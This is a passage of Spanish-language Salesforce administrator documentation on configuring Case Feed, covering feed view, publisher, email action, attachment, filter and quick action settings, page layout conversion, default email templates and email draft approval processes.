Use la configuración de Noticias de caso para personalizar la función según los procesos y necesidades empresariales de su departamento de atención al cliente.

Aplique esta configuración cuando cree o actualice las vistas de noticias en tiempo real para Noticias de caso.

### Opciones de vista de noticias en tiempo real

| Opción | Úsela para... | Notas |
|---|---|---|
| `Active vista de noticias en tiempo real con ancho completo en la consola` | Expandir la anchura de la noticias en tiempo real para utilizar todo el espacio disponible cuando los agentes ven los casos en las fichas o subfichas de la consola de Salesforce. | La parte de la página que ocupan las noticias en tiempo real con esta opción habilitada depende de si hay herramientas o componentes en la columna derecha del formato de Noticias de caso y de si hay componentes de barra lateral de la consola.<br>Esta opción se habilita automáticamente en las organizaciones creadas después de Summer '14. |
| `Active vista de noticias en tiempo real compacta en la consola` | Actualice el aspecto general de la vista de noticias en tiempo real y comprima elementos de noticias en tiempo real cuando los agentes visualizan casos en fichas o subfichas de la consola de Salesforce. | Las noticias en tiempo real compactas permiten a los agentes ver más información acerca de un caso con bastantes menos desplazamientos de los que necesitan cuando trabajan con casos en la vista de noticias en tiempo real estándar.<br>Esta opción solo está disponible si tiene activados `Acciones en el publicador` y `Utilizar el editor de formato de página para configurar acciones`. |
| `Destacar elementos de noticias en tiempo real visibles de modo externo` | Indica qué elementos de noticias en tiempo real son visibles para usuarios externos cambiando el color de fondo del elemento de noticias en tiempo real a naranja. | Esta opción solo está disponible para noticias en tiempo real compactas.<br>Cuando esta configuración y la configuración `Activar noticias en tiempo real de casos de comunidades` están activadas, los siguientes elementos de noticias en tiempo real se resaltan en las noticias en tiempo real de casos:<br>• Mensajes de correo electrónico públicos enviados o recibidos desde la dirección de correo electrónico para la persona de contacto en un caso<br>• Comentarios de caso público |

| Opción | Úsela para... | Notas |
| --- | --- | --- |
| | | • Todas las publicaciones sociales<br>• Preguntas distribuidas desde comunidades<br>• Tareas que tienen los parámetros Todos los que tengan acceso / Público<br>• Eventos que tienen los parámetros Todos los que tengan acceso / Público<br>• Publicaciones de Chatter que tienen los parámetros Todos los que tengan acceso / Público<br>Consulte también Configurar las noticias en tiempo real de casos de comunidades. |

### Opciones del publicador

| Opción | Úsela para... | Notas |
| --- | --- | --- |
| `Utilice el editor de formato de página para configurar acciones` | Establecer el editor de formatos de página avanzado como predeterminado para seleccionar las acciones que se muestran en el publicador de Noticias de caso. | Esta opción solo se muestra si su organización ha habilitado `Acciones en el publicador`. |
| `Contraer automáticamente el publicador` | Reducir automáticamente la altura del publicador cuando no esté en uso y mostrar una mayor parte de la noticia en tiempo real debajo. La altura normal del publicador se restablece cuando el agente hace clic en él. | Esta configuración se activa automáticamente en organizaciones creadas después de Summer '14 y solo está disponible si tiene activados `Acciones en el publicador` y `Utilizar el editor de formato de página para configurar acciones`. |

### Selección y configuración de acciones

| Opción | Úsela para... | Notas |
| --- | --- | --- |
| `Colocación del menú` | Determinar si desea que el menú del publicador se muestre en la columna central o la columna o la columna izquierda. | Esta opción solo se muestra si *no ha* seleccionado `Utilice el editor de formato de página para configurar acciones`. |
| `Personalizar acciones` | Seleccionar hasta 10 páginas de Visualforce personalizadas para agregarlas al publicador como acciones. Las páginas deben usar el controlador de casos estándar. | Esta opción solo se muestra si *no ha* seleccionado `Utilice el editor de formato de página para configurar acciones`. |
| `Seleccionar acciones` | Seleccionar acciones para incluirlas en el publicador de Noticias de caso y elegir el orden en el que se muestran las acciones. | Esta opción solo se muestra si *no ha* seleccionado `Utilice el editor de formato de página para configurar acciones`. |

Acción de registro de llamada

| Opción | Úsela para... | Notas |
|---|---|---|
| `Seleccionar campos de acción` | Seleccionar campos para incluirlos en la acción de registro de llamada. | La acción de registro de llamada incluye automáticamente el campo `Nombre del cliente`.<br>No puede incluir campos de área de texto enriquecido en las acciones de Noticias de caso. |

Acción de cambio de estado

| Opción | Úsela para... | Notas |
|---|---|---|
| `Seleccionar campos de acción` | Seleccionar campos para incluirlos en la acción de cambio de estado. | La acción de cambio de estado incluye automáticamente los campos `Estado actual` y `Cambiar a`. Si agrega el campo `Estado` a la acción, sustituye automáticamente a estos dos campos.<br>No puede incluir campos de área de texto enriquecido en las acciones de Noticias de caso. |

Acción de correo electrónico

| Opción | Úsela para... | Notas |
|---|---|---|
| `Seleccionar campos de acción` | Seleccionar campos para incluirlos en la acción de correo electrónico. | Los campos agregados se muestran debajo del campo del cuerpo del mensaje de correo electrónico en la acción.<br>No puede incluir campos de área de texto enriquecido en las acciones de Noticias de caso. |
| `Seleccionar campos de encabezado` | Seleccionar campos para incluirlos en el encabezado de la acción de correo electrónico. | El encabezado del mensaje de correo electrónico incluye automáticamente los campos `De`, `Para`, `Cco` y `Asunto`. |
| `Seleccionar herramientas de correo electrónico` | Seleccionar las herramientas disponibles para los agentes cuando usen la acción de correo electrónico. | Las herramientas Plantillas, Archivos adjuntos de archivo y Botones de búsqueda de direcciones se incluyen automáticamente. |
| `Activar editor de texto enriquecido` | Poner a disposición de los agentes el editor de texto enriquecido para puedan aplicar el formato, como texto en negrita o subrayado, listas con viñetas o numeradas, vínculos e imágenes en línea, a sus mensajes de correo electrónico. | Los agentes pueden hacer clic en en la barra de menús del editor para cambiar al modo de texto sin formato. |

| Opción | Úsela para... | Notas |
|---|---|---|
| `Exigir el uso de un editor de texto enriquecido` | Impedir que los agentes cambien al modo de texto sin formato cuando escriban mensajes de correo electrónico. | Esta opción permite garantizar que los agentes solo escriban y envíen mensajes de correo electrónico con formato y no mensajes sin formato. |
| `Especificar dirección(es) de origen` | Incluir automáticamente direcciones de correo electrónico específicas en el campo `De`. | Para usar varias direcciones, sepárelas con comas. Se mostrarán como una lista de selección en el encabezado de la acción de correo electrónico.<br>Solo puede utilizar direcciones de correo electrónico validadas por Salesforce como direcciones De. |
| `Permitir campo del cuerpo contraíble` | Contraer automáticamente el campo del cuerpo del mensaje de correo electrónico hasta que un agente haga clic en él. Si el cuerpo se contrae de forma predeterminada, es más fácil para los agentes ver una mayor parte de lo que se incluye debajo de la acción de correo electrónico en la página. | Cuando un agente expande el cuerpo del mensaje de correo electrónico, permanece expandido hasta que se vuelve a cargar la página incluso si el agente hace clic en otras acciones o en otra ubicación de la página. |
| `Permitir encabezado de correo electrónico contraíble` | Contraer automáticamente el encabezado del mensaje de correo electrónico hasta que un agente hace clic en para expandirlo. | Si esta opción está habilitada, los agentes pueden expandir y contraer el encabezado según sea necesario mientras trabajan. |
| `Excluir cadena de correo electrónico de borradores` | Excluir los mensajes de correo electrónico anteriores de la cadena al redactar mensajes de correo electrónico en las noticias en tiempo real. | Esto impide que los mensajes de correo electrónico anteriores de la cadena se incluyan en el mensaje de correo electrónico saliente. |
| `Sustituir botón Enviar correo electrónico por` | Seleccionar un botón para reemplazar el botón **Enviar correo electrónico** estándar. Esto puede ser útil si desea etiquetar el botón de otro modo, cambiar su aspecto o incluir funciones personalizadas, como el desencadenamiento de un flujo de trabajo cuando un agente envía un mensaje. | Puede usar cualquier botón personalizado creado para casos, excepto aquellos que tienen S-Control como orígenes de contenido. |

Herramientas de Noticias de caso

| Opción | Úsela para... | Notas |
|---|---|---|
| `Seleccionar herramientas de noticias en tiempo real` | Seleccionar las herramientas disponibles para los agentes cuando usen Noticias de caso. | La herramienta de artículos se incluye de forma predeterminada, pero no se muestra en la página Noticias de caso a menos que su organización use Salesforce Knowledge. |

Herramienta de artículos

| Opción | Úsela para... | Notas |
| --- | --- | --- |
| `Activar archivos PDF adjuntos de correo electrónico` | Ofrezca a los agentes la posibilidad de adjuntar artículos de Knowledge a los mensajes de correo electrónico como PDF. | Esta opción solo se muestra si su organización usa Salesforce Knowledge. Si utiliza Knowledge y *no* habilita esta opción, los agentes solo podrán adjuntar artículos a casos, no a los mensajes de correo electrónico. |
| `Utilice los artículos de noticias en tiempo real de caso en la consola` | Sustituir la barra lateral de la consola de Salesforce por la herramienta de artículos de Noticias de caso. | Esta opción solo se muestra si su organización usa Salesforce Knowledge. Si usa Knowledge y *no* habilita esta opción, se recomienda ocultar la herramienta de artículos de Noticias de caso o la barra lateral de Knowledge en la consola de Salesforce para los agentes vean solo una de estas herramientas durante el trabajo con casos en la consola. |

Otras herramientas y componentes

| Opción | Úsela para... | Notas |
| --- | --- | --- |
| `Componentes personalizados` | Seleccionar hasta 10 páginas de Visualforce personalizadas para agregarlas como componentes. Puede usar como componente personalizado cualquier página de Visualforce que use el controlador de casos estándar. | Una vez agregada una página de Visualforce, puede especificar su altura y elegir la ubicación en la página en la que desea que se muestre. |
| `Seleccionar colocación` | Especificar la ubicación en la página en la que desea que se muestren las herramientas y los componentes, como los botones personalizados, los vínculos personalizados y la lista de seguidores. Además, puede ocultar cualquier elemento al que los agentes no tengan acceso. | Los botones y vínculos personalizados solo están disponibles como componentes de la barra lateral derecha en el formato de página de vista de noticias en tiempo real si los ha agregado al formato de página de detalles de caso relacionado.<br>El supervisor de eventos clave solo está disponible si ha habilitado la gestión de asignaciones en su organización.<br>La lista de temas solo está disponible si ha habilitado los temas en los casos. |

Opciones de filtro

| Opción | Úsela para... | Notas |
| --- | --- | --- |
| `Los filtros aparecen` | Especificar dónde y cómo se muestran los filtros:<br>• Como una lista fija en la columna izquierda | Seleccione "Como una lista flotante en la columna izquierda" si desea que la lista de filtros de noticias en tiempo real permanezca visible cuando los |

| Opción | Úsela para... | Notas |
|---|---|---|
| | • Como una lista flotante en la columna izquierda<br>• Como una lista desplegable en la columna central | usuarios se desplazan por la página. Eso puede ser útil con noticias en tiempo real largas, ya que permite a los agentes filtrar rápidamente las actividades del caso en cualquier ubicación de la página sin necesidad de desplazarse a la parte superior. |
| `Seleccionar filtros` | Seleccionar los filtros para incluirlos en la lista de filtros de noticias en tiempo real y especificar el orden de la lista. | Se recomienda incluir los filtros que los agentes pueden usar con más frecuencia al principio de la lista. |

CONSULTE TAMBIÉN

Configurar el publicador de Noticias de caso con el editor de formato de página mejorado

## Adición del componente de datos adjuntos a Noticias de caso

Agregue el componente de datos adjuntos a la página Noticias de caso para que los agentes del servicio de atención al cliente puedan ver y gestionar rápidamente todos los archivos asociados a un caso.

El acceso a todos los archivos asociados a un caso es fundamental para los agentes del servicio de atención al cliente durante la asistencia a los clientes. El componente de datos adjuntos permite a los agentes ver y gestionar todos los archivos de Chatter, los datos adjuntos de los mensajes de correo electrónico y los datos adjuntos de caso relacionados con los archivos de lista de un caso en la página Noticias de caso. El uso del componente de datos adjuntos permite a los agentes adjuntar rápidamente un archivo a un mensaje de correo electrónico y descargar un archivo.

Los agentes pueden alternar una vista de los datos adjuntos más recientes para un caso en todos los orígenes y una vista de todos los archivos asociados a un caso ordenados por la fecha de creación.

1. Desde los parámetros de gestión de objetos para casos, vaya a Formatos de página.
2. El modo en el que accede a la página Configuración de Noticias de caso depende del tipo de formato de página utilizado.
   - Para un formato de la sección Formatos de página de caso, haga clic en **Modificar** y, a continuación, haga clic en **Vista de noticias en tiempo real** en el editor de formatos de página.
   - Para un formato en la sección Formatos de página para usuarios de Noticias de caso, haga clic en el ▾ y seleccione `Modificar vista de noticias`. (Esta sección solo aparece para organizaciones creadas antes de Spring '14.)
3. En la sección Otras herramientas y componentes, seleccione **Archivos** y especifique en qué parte de la página desea que aparezca.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para crear y modificar formatos de página:
- "Personalizar aplicación"

Para asignar formatos de página:
- "Gestionar usuarios"

Para agregar el componente de datos adjuntos a sus páginas personalizadas, incluya el componente `<support:caseUnifiedFiles>` en una página de Visualforce o agréguelo como un componente de la consola de Salesforce de modo que esté disponible para los agentes sin necesidad de utilizar espacio en una página de Noticias de caso.

CONSULTE TAMBIÉN

Configuración de gestión de búsqueda de objetos

## Configurar el publicador de Noticias de caso con el editor de formato de página mejorado

Si su organización utiliza las acciones en la función publicador, puede usar el editor de formatos de página mejorado para elegir las acciones que aparecen en el publicador de Noticias de caso.

Nota: Esta opción se selecciona de forma predeterminada para las organizaciones nuevas de Salesforce que usan Noticias de caso y para las organizaciones que habilitan Noticias de caso después de la versión Summer '13.

1. Desde los parámetros de gestión de objetos para casos, vaya a Formatos de página.
2. El modo en que accede a la página Configuración de noticias de caso depende del tipo de formato de página que utiliza.
   - Para un formato en la sección Formatos de página de caso, haga clic en **Modificar** y luego haga clic en **Vista de noticias en tiempo real** en el editor de formatos de página.
   - Para un formato en la sección Formatos de página para usuarios de Noticias de caso, haga clic en el ▾ y seleccione `Modificar vista de noticias`. (Esta sección solo aparece para organizaciones creadas antes de Spring '14.)
3. Seleccione `Utilizar el editor de formato de página para configurar acciones`.
4. Haga clic en **Guardar**.
5. Para acceder al editor de formatos de página:
   - Para un formato en la sección Formatos de página de caso, haga clic en **Modificar**.
   - Para un formato en la sección Formatos de página para usuarios de Noticias de caso, haga clic en el ▾ y seleccione `Modificar vista de detalles`. (Esta sección solo aparece para organizaciones creadas antes de Spring '14.)
6. En el editor de formato de página, haga clic en 🔧 en la sección Acciones rápidas en el publicador de Salesforce Classic .
7. En la paleta, haga clic en **Acciones rápidas**.
8. Arrastre las acciones que desea en la sección Acciones rápidas en el publicador de Salesforce Classic . También puede arrastrar acciones para cambiar el orden en el que aparecen y retirar acciones que no desea.
   En la página Noticia de caso, aparecen hasta cinco o seis acciones en el publicador; el resto se incluye en la lista desplegable Más.
9. Haga clic en **Guardar**.

Si ha utilizado anteriormente la página Configuración de Noticias de caso para configurar el publicador, observará estas diferencias cuando cambie al editor de formatos de página mejorado:

- La lista de acciones aparece en la parte superior del publicador. Ya no puede colocar la lista de acciones a la izquierda del publicador.
- La acción de respuesta al cliente se ha dividido en dos acciones del componente: Correo electrónico y Portal.
- La lista de acciones se parece más al publicador de Chatter en otras páginas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar el publicador de Noticia de caso:
- "Personalizar aplicación"

- Las acciones estándar de Chatter (Publicación, Archivo, Vínculo, Sondeo, Pregunta y Gracias) aparecen automáticamente en el formato del publicador y sustituyen a la acción Escribir nota de caso. Puede cambiar la secuencia de estas acciones y eliminar las que no necesite.
- La lista desplegable Vista/Detalles de noticia en tiempo real sustituye la acción Ver detalles de caso.
- Las acciones personalizadas que ha agregado previamente al publicador de Noticias de caso no están disponibles. Cree nuevas acciones personalizadas y agréguelas al publicador. Estas acciones deben utilizar `publisher.js` en lugar de `interaction.js`.
- La página Detalles de caso se amplia al ancho máximo, facilitando la visualización de todas sus listas relacionadas y otra información.

CONSULTE TAMBIÉN

Descripción general de formatos de página de Noticias de caso

Crear y modificar formatos de noticia en Noticias de caso

Configuración de gestión de búsqueda de objetos

## Convertir formatos de página para usuarios de noticias de caso en formatos de página de caso

A partir de Spring '14, hemos facilitado la creación y personalización de formatos de casos sustituyendo los formatos de página para los usuarios de Noticias de caso por formatos basados en noticias para páginas de casos. Convirtiendo sus antiguos formatos de página, puede utilizar el editor de formato de página avanzado para gestionarlos y puede asignar Noticias de caso a usuarios con mayor facilidad.

Nota: Los formatos de página para usuarios de Noticias de caso solo están disponibles en organizaciones creadas antes de Spring '14.

Los formatos de caso basados en noticias en tiempo real incluyen las mismas funciones que los formatos de página para usuarios de Noticias de caso: una noticia en tiempo real, que incluye un publicador con acciones, filtros de noticias en tiempo real, herramientas como un herramienta de artículos y componentes de barra lateral como botones y vínculos personalizados; una panel de aspectos destacados y una página de detalles con listas relacionadas y otra información exhaustiva acerca del caso. Puede utilizar la herramienta de asignación de formato de página estándar para asignar formatos de página de caso basados en noticias en tiempo real a usuarios, lo que significa que ya no tiene que utilizar conjuntos de permisos o perfiles personalizados para proporcionar a los usuarios el acceso a Noticias de caso.

Para convertir formatos de página para usuarios de Noticias de caso en formatos de caso basados en noticias en tiempo real:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear y modificar formatos de página:
- "Personalizar aplicación"

Para asignar formatos de página:
- "Gestionar usuarios"

1. Desde los parámetros de gestión de objetos para casos, vaya a Formatos de página.
2. Haga clic en el junto a un formato en la lista Formatos de página para usuarios de Noticias de caso y seleccione `Convertir en formato de página de caso`.

   Recomendamos el uso de esta opción para que pueda revisar el formato convertido antes de eliminar el original, pero para ahorrar tiempo, puede seleccionar `Convertir en formato de página y eliminar`.
3. El formato convertido aparece en la lista Formatos de página de caso con el prefijo Convertido: Haga clic en **Modificar** junto a él.
4. En el editor de formato de página, confirme que el formato incluye los elementos que desea. Para ver y modificar lo que se ha incluido en la vista de noticias en tiempo real, incluyendo componentes de barra lateral y filtros de noticias, haga clic en **Vista de noticias**.
5. Una vez esté satisfecho con el formato de página de caso, haga clic en **Asignación de formato de página** en la lista Formatos de página de caso para asignarlo a los perfiles de usuario adecuados.

Nota: Para perfiles personalizados con el permiso `Utilizar noticias de caso` o perfiles con conjuntos de permisos que incluyen `Utilizar noticias de caso`, estas asignaciones de página no entrarán en vigor hasta que retire el permiso o conjunto de permisos. Si se ha creado su organización entre Winter '14 y Spring '14, no puede retirar `Utilizar noticias de caso` de los perfiles estándar, por lo que estas asignaciones no entrarán en vigor hasta que elimine todos de sus formatos de página para los usuarios de Noticias de caso.

6. Haga clic en el junto a la versión anterior del formato en la lista Formatos de página para usuarios de Noticias de caso y seleccione **Eliminar**. En la confirmación que aparece, haga clic en **Aceptar**.
7. Si existen usuarios asignados al formato que elimina, se le solicitará elegir otro formato como sustituto. Esto es tan solo una formalidad: Una vez que asigne usuarios a un formato de página de caso, eso es lo que verán.

Si tiene varios formatos para usuarios de Noticias de caso, recomendamos convertirlos y eliminarlos al mismo tiempo. Una vez que elimine el último de sus formatos anteriores, desaparecerá la lista Formatos de página para usuarios de Noticias en tiempo real.

CONSULTE TAMBIÉN

- Crear y modificar formatos de noticia en Noticias de caso
- Configurar el publicador de Noticias de caso con el editor de formato de página mejorado
- Asignar formatos de página desde un formato de página personalizado y una página de tipo de registro
- Configuración de gestión de búsqueda de objetos

## Agregar acciones globales y acciones rápidas personalizadas como componentes a la barra lateral de la consola

Puede agregar acciones globales y acciones rápidas personalizadas como componentes a la barra lateral de la Consola de servicio, de modo que los agentes puedan crear registros, actualizar información de casos, buscar información relacionada y vincular a registros principales, todo ello sin dejar la ficha actual en ningún momento. Puede utilizar acciones rápidas para sustituir la Página de detalle de caso, de modo que los agentes puedan ver información relacionada con el caso, como contactos y activos, en su flujo de trabajo principal.

EDICIONES

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con una licencia de Service Cloud

PERMISOS DE USUARIO

Para crear acciones:
- "Personalizar aplicación"

Para añadir componentes personalizados de consola:
- "Personalizar aplicación"

1. Cree la acción global (para la acción Crear) y la acción rápida personalizada (para la acción Actualizar).

   Las acciones de Crear deben ser acciones rápidas globales. Las acciones Actualizar deben ser acciones rápidas específicas de los objetos que se basen en el tipo de objeto de campo de búsqueda. Por ejemplo, para actualizar un campo de búsqueda de contacto, debe tener una acción de actualización específica de contactos.

2. Agregue las acciones como componentes a los formatos de página de casos de modo que las acciones rápidas estén disponibles para que sus agentes las utilicen.
   a. Desde Configuración, introduzca "Caso" en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos de página**.
   b. Seleccione la página en la que desee agregar las acciones rápidas y haga clic en **Modificar**.
   c. En la página Formatos de página, seleccione **Componentes personalizados de la consola**.
   d. Diríjase a la sección de la barra lateral donde desea agregar el componente (por ejemplo, vaya a la sección Barra lateral izquierda).
   e. Para `Tipo`, seleccione **Búsqueda**.
   f. Para `Campo`, seleccione el campo relacionado sobre el que actúa la acción rápida.

**g.** Seleccione **Activar vinculación** para permitir que los agentes de asistencia busquen un registro y lo vinculen con un registro relacionado. Por ejemplo, un agente de asistencia puede vincular un nombre de contacto a un caso.

**h.** Para `Crear acción`, seleccione la acción global que crea un registro. Por ejemplo, una acción global puede crear un contacto.

**i.** Para `Actualizar acción`, seleccione la acción rápida que actualiza un registro. Por ejemplo, una acción rápida puede actualizar un campo en el contacto.

**j.** Haga clic en **Guardar**.

CONSULTE TAMBIÉN

- Crear acciones rápidas específicas de objeto
- Crear acciones rápidas globales
- Crear acciones rápidas globales
- Adición de componentes de la consola a formatos de página

## Activación de plantillas de correo electrónico predeterminadas en Noticias de caso

Use las plantillas de correo electrónico predeterminadas de Noticias de caso para facilitar el acceso a los agentes del servicio de atención al cliente a las plantillas que necesitan en función de los tipos de casos en los que están trabajando.

Para poder activar las plantillas de correo electrónico predeterminadas, debe crear plantillas de texto, HTML o Visualforce y crear una clase de Apex que contenga la lógica de selección de plantillas.

Las plantillas de correo electrónico predeterminadas permiten a los agentes del servicio de atención al cliente responder a los clientes con mayor rapidez, precisión y coherencia. Las plantillas de correo electrónico se cargan previamente, por lo que los agentes no necesitan buscar las plantillas que necesitan antes de escribir un correo electrónico. Puede crear tantas plantillas como necesite y asignarlas según las necesidades de su empresa. Por ejemplo, si su centro de asistencia gestiona problemas relacionados con varios productos, puede crear una plantilla específica para cada producto y cargar previamente la plantilla adecuada según el origen, el asunto u otros criterios del caso.

Para activar plantillas de correo electrónico predeterminadas:

1. Desde Configuración, introduzca *`Configuración de asistencia al cliente`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de asistencia al cliente**.
2. Haga clic en **Modificar**.
3. Seleccione `Activar plantillas de correo electrónico predeterminadas`.
4. Seleccione la clase de Apex que contiene su lógica de selección de plantillas.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar plantillas de correo electrónico predeterminadas:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

- Creación de acciones de envío para procesos de aprobación por correo electrónico
- Creación de procesos de aprobación para borradores de correo electrónico
- Revisión y aprobación de borradores de correo electrónico

## Creación de acciones de envío para procesos de aprobación por correo electrónico

Use acciones de envío para que los agentes del servicio de atención al cliente ahorren tiempo al garantizar que los mensajes de correo electrónico se envían automáticamente al final de un proceso de aprobación.

Nota: Las acciones de envío solo están disponibles en organizaciones con borradores de correo electrónico activados.

1. Desde Configuración, introduzca *Acciones de envío* en el cuadro Búsqueda rápida y, a continuación, seleccione **Acciones de envío**.
2. Haga clic en **Nueva acción de envío**.
3. Seleccione Mensaje de correo electrónico en la lista desplegable de objetos.
4. Introduzca un nombre exclusivo para la acción.
5. También puede introducir una descripción para la acción.
6. Haga clic en **Guardar**.

Después de crear una acción de envío, cree un proceso de aprobación que la incluya.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear acciones de envío:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Activación de plantillas de correo electrónico predeterminadas en Noticias de caso

Crear un proceso de aprobación con el asistente estándar

## Creación de procesos de aprobación para borradores de correo electrónico

Los procesos de aprobación determinan cómo gestiona su organización los borradores de mensajes de correo electrónico (por ejemplo, mediante la especificación de qué mensaje requiere aprobación y si los aprobadores se asignan de forma automática). Cree procesos de aprobación personalizados según las necesidades de su empresa.

1. Habilite borradores de correo electrónico.

   Aunque puede crear procesos de aprobación para mensajes de correo electrónico sin pasar por este paso, esos procesos no se desencadenarán hasta que su organización disponga de borradores de correo electrónico disponibles.

2. Cree una acción de envío.

   Las acciones de envío garantizan el envío de los mensajes de correo electrónico una vez aprobados.

3. Cree procesos de aprobación.

   Asegúrese de seleccionar Mensaje de correo electrónico en la lista desplegable Gestionar procesos de aprobación para: .

4. Para ofrecer a algunos usuarios, como agentes de asistencia superiores, la posibilidad de elegir si enviar un mensaje de correo electrónico para su aprobación o simplemente enviar el mensaje, asígnelos a un perfil con el permiso Omitir aprobación de correo electrónico seleccionado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear procesos de aprobación:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Crear un proceso de aprobación con el asistente estándar

Activación de plantillas de correo electrónico predeterminadas en Noticias de caso

## Cambio de nombre de acciones y filtros de noticias en tiempo real en Noticias de caso

Cambie el nombre de las acciones y los filtros de noticias en tiempo real de Noticias de caso para que coincidan con los términos utilizados por su empresa.

Por ejemplo, si su empresa hace referencia a su portal como una comunidad del cliente, puede cambiar el nombre de la acción de portal a "Comunidad del cliente".

1. En Configuración, introduzca *Cambiar nombre de fichas y etiquetas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Cambiar nombre de fichas y etiquetas**.
2. Haga clic en **Modificar** junto a Casos en la lista de fichas estándar.
3. Haga clic en **Siguiente**.
4. Encuentre la etiqueta que desea cambiar en la lista Otras etiquetas.
5. Escriba el nuevo nombre de la etiqueta en el cuadro de texto junto a ésta.
6. Si la nueva etiqueta comienza con un sonido de vocal, consulte Empieza con un sonido de vocal.
7. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar el nombre de acciones y filtros de noticias en tiempo real:

- "Personalizar aplicación"

  O

  "Ver parámetros y configuración"

  Y

  Designación como un traductor

# Configurar casos para Lightning Experience

Antes de que pueda utilizar las noticias en tiempo real de casos en Lightning Experience, vuelva a crear los publicadores estándar con acciones rápidas.

Las acciones rápidas aparecen en dispositivos móviles, mientras que los publicadores de noticias en tiempo real de casos estándar no lo hacen. Para utilizar el diseño de noticias en tiempo real en primer lugar, vuelva a crear estos publicadores como acciones rápidas.

- Crear una acción rápida Registrar una llamada
- Crear una acción rápida Cambiar estado

CONSULTE TAMBIÉN

Agregar acciones rápidas al formato de página de caso para Lightning Experience

EDICIONES

Disponible en: Lightning Experience

PERMISOS DE USUARIO

Para configurar casos para Lightning Experience:

- "Gestionar casos"

  Y

  "Personalizar aplicación"

# Crear una acción rápida Enviar correo electrónico para casos

Cree una acción rápida Enviar correo electrónico para permitir a los agentes enviar mensajes de correo electrónico desde las noticias en tiempo real de casos en Lightning Experience y Salesforce1.

Debe tener Correo electrónico para registro de casos activado para utilizar la acción rápida Enviar correo electrónico en el objeto Casos.

La acción rápida Enviar correo electrónico se crea de forma predeterminada cuando activa Correo electrónico para registro de casos en nuevas organizaciones. Si su organización se creó antes de Spring '17 o si activó Correo electrónico para registro de casos antes de Spring '17, cree una acción rápida Enviar correo electrónico.

**EDICIONES**

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**


Para crear y modificar la acción rápida Enviar correo electrónico:

- "Gestionar casos" Y "Personalizar aplicación"

Para modificar un formato de página:

- "Personalizar aplicación"

